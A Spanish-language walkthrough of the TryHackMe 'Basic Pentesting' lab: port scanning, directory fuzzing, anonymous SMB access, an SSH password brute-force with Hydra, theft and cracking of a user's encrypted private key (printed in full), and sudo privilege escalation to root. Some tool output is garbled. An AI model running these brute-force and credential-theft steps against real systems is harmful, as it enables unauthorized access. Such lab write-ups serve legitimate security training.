# **Basic Pentesting**

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# Resolviendo la máquina "Basic Pentesting" de TryHackMe

En esta publicación, comparto cómo resolví la máquina Basic Pentesting de TryHackMe. Es una excelente práctica para quienes están empezando en el mundo del *pentesting*, cubriendo etapas como enumeración, explotación y escalada de privilegios.

## **Enumeración**

# **Ping**

Se realiza un *ping* para ver si tenemos conexión con la máquina, además de comprobar el sistema operativo con el que nos encontramos.

```
ping -c 1 10.10.169.124
```

```
PING 10.10.169.124 (10.10.169.124) 56(84) bytes of data. 64 bytes from 10.10.169.124: icmp_seq=1 ttl=63 time=197 ms

— 10.10.169.124 ping statistics —

1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 196.543/196.543/196.543/0.000 ms
```

## **Nmap**

Se realiza un escaneo de puertos.

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.169.124 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 19:24 CEST
Initiating SYN Stealth Scan at 19:24
Scanning 10.10.169.124 [65535 ports]
Discovered open port 80/tcp on 10.10.169.124
Discovered open port 445/tcp on 10.10.169.124
Discovered open port 8080/tcp on 10.10.169.124
Discovered open port 22/tcp on 10.10.169.124
Discovered open port 139/tcp on 10.10.169.124
Discovered open port 8009/tcp on 10.10.169.124
Completed SYN Stealth Scan at 19:25, 12.79s elapsed (65535 total ports)
Nmap scan report for 10.10.169.124
Host is up, received user-set (0.052s latency).
Not shown: 65432 closed tcp ports (reset), 97 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63
139/tcp open netbios-ssn syn-ack ttl 63
445/tcp open microsoft-ds syn-ack ttl 63
8009/tcp open ajp13 syn-ack ttl 63
8080/tcp open http-proxy syn-ack ttl 63
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.87 seconds
           Raw packets sent: 66703 (2.935MB) | Rcvd: 65722 (2.629MB)
```

nmap -p22,80,139,445,8009,8080 -sCV 10.10.169.124 -oN targeted

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 19:25 CEST
Nmap scan report for 10.10.169.124
Host is up (0.049s latency).
PORT
        STATE SERVICE
                          VERSION
                          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
22/tcp
 ssh-hostkey:
   3072 90:7f:cc:2e:57:5d:d3:fd:04:27:d8:67:2e:15:d0:01 (RSA)
   256 ce:05:61:5a:64:a4:e0:d5:12:89:09:93:58:70:b1:ec (ECDSA)
   256 01:49:09:0c:1f:5f:11:16:17:70:cc:0f:ae:e3:57:49 (ED25519)
                          Apache httpd 2.4.41 ((Ubuntu))
80/tcp
        open http
_http-server-header: Apache/2.4.41 (Ubuntu)
 http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
8009/tcp open ajp13
                        Apache Jserv (Protocol v1.3)
 ajp-methods:
   Supported methods: GET HEAD POST OPTIONS
8080/tcp open http
                          Apache Tomcat 9.0.7
_http-favicon: Apache Tomcat
 http-title: Apache Tomcat/9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
_clock-skew: -2s
 smb2-time:
   start_date: N/A
 _nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds
```


# **Fuzzing Web**

Se realiza Fuzzing Web para buscar directorios.

gobuster dir -u http://10.10.169.124/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
+] Url:
                             http://10.10.169.124/
+] Method:
                             GET
+1 Threads:
                             /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
+| Wordlist:
+] Negative Status codes:
+] User Agent:
                             gobuster/3.6
+] Timeout:
Starting gobuster in directory enumeration mode
                     (Status: 301) [Size: 320] [→ http://10.10.169.124/development/]
development
Progress: 28455 / 207644 (13.70%)^C
!] Keyboard interrupt detected, terminating.
Progress: 28527 / 207644 (13.74%)
inished
```

Se encuentra el directorio: http://10.10.169.124/development.



2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J

# For J: I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

# **Explotación**

#### **Smbclient**

Se comprueba si el protocolo SAMBA tiene el acceso con usuario anónimo.

smbclient -L 10.10.169.124 -N

```
Sharename Type Comment
Anonymous Disk
IPC$ IPC Service (Samba Server 4.15.13-Ubuntu)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.10.169.124 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Se accede al protocolo SAMBA con el usuario anónimo y se descarga el archivo staff.txt.

```
dir
get staff.txt
```

Se visualiza el contenido del archivo.

```
cat staff.txt
```

```
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!) don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow-Kayhange that password ASAP.
```

# Hydra

Se procede a realizar fuerza bruta mediante *Hydra*.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.169.124
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 19:43:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 18 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking sshr/1918.10.169.1222/[STATUS] 254.00 tries/min, 254 tries in 00:081h, 14344147 to do in 941:14h, 14 active
[STATUS] 254.00 tries/min, 258 tries in 00:081h, 14344636 to do in 971:48h, 14 active
[STATUS] 256.00 tries/min, 738 tries in 00:081h, 14344636 to do in 971:48h, 14 active
[22] [SSB] host: 10.10.1695.124 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 2 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 19:46:59
```

## SSH

ssh jan@10.10.169.124

```
D25519 key fingerprint is SHA256:4D4vW+Yr8ck4ERu0cv/jMZhiRLvlNnC8M9/srfUptPM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.169.124' (ED25519) to the list of known hosts.
jan@10.10.169.124's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
                    https://landscape.canonical.com
https://ubuntu.com/pro
* Support:
System information as of Tue 08 Jul 2025 01:49:35 PM EDT
 System load: 0.01
                50.5% of 13.62GB
                                     IPv4 address for eth0: 10.10.169.124
 Swap usage:
Expanded Security Maintenance for Infrastructure is not enabled.
Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.
The programs included with the Ubuntu system are free software;
individual files in /usr/share/doc/*/copyright.
Jbuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
applicable law.
jan@ip-10-10-169-124:~$ █
```

Se accede a la siguiente ruta: /home/kay

#### ls -la

```
total 48
                       4096 Apr 23
drwxr-xr-x 5 kay
                  kay
                                     2018 .
drwxr-xr-x 5 root root 4096 Jul
                                 8 13:21 ..
-rw-
          · 1 kay
                  kay
                        789 Jun 22 13:41 .bash_history
-rw-r--r-- 1 kav
                        220 Apr 17
                                     2018 .bash_logout
                  kay
-rw-r--r-- 1 kay
                       3771 Apr 17
                                     2018 .bashrc
                  kay
           2 kay
                       4096 Apr 17
                  kay
                                     2018 .cache
     ——— 1 root kay
                        119 Apr 23
-rw-
drwxrwxr-x 2 kay
                  kay
                       4096 Apr 23
                                     2018 .nano
                         57 Apr 23
           1 kay
                  kay
                                     2018 pass.bak
                        655 Apr 17
                                     2018 .profile
-rw-r--r-- 1 kav
                 kay
                       4096 Apr 23
drwxr-xr-x 2 kay
                                     2018 .ssh
                  kay
-rw-r--r-- 1 kay kay
                          0 Apr 17
                                     2018 .sudo_as_admin_successful
           1 root kay
                        538 Apr 23
                                     2018 .viminfo
```

Se observa que tenemos acceso a la carpeta .ssh. Además de poder visualizar la id\_rsa.

```
cd .ssh
```

#### ls -la

```
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--- 1 kay kay 771 Apr 19 2018 id_rsa.pub
```

cat id\_rsa

—BEGIN RSA PRIVATE KEY——

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDSvxXzbdfX AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl lIWZye4yrLETfc275hzVVYh6FkLgt0faly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE 3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7 bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0 ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1 GpwHSRZon320×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 END RSA PRIVATE KEY-

Se copia la id rsa.

Se dan los permisos necesarios.

```
chmod 600 id_rsa
```

Se vuelve a conectar mediante ssh y nos pide una frase.

```
ssh kay@10.10.169.124 -i id_rsa

Enter passphrase for key 'id_rsa':
```

# John The Ripper

Se procede a crackear la id\_rsa.

```
ssh2john id_rsa > id_john.txt

cat id_john.txt
```

john id\_john.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-05-25 12:20) 50.00g/s 4137Kp/s 4137Kc/s 4137KC/s bird..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Se vuelve a conectar mediante *ssh* y se introduce la frase.

```
ssh kay@10.10.169.124 -i id_rsa
```

Se observa el archivo pass.bak.

```
cat pass.bak
```

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

#### Sudo

Se introduce la contraseña del archivo pass.bak.

```
sudo -l
```

```
[sudo] password for kay:
Matching Defaults entries for kay on ip-10-10-169-124:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User kay may run the following commands on ip-10-10-169-124:
    (ALL : ALL) ALL
```

sudo su

```
kay@ip-10-10-169-124:~$ sudo su
root@ip-10-10-169-124:/home/kay# whoami
root
```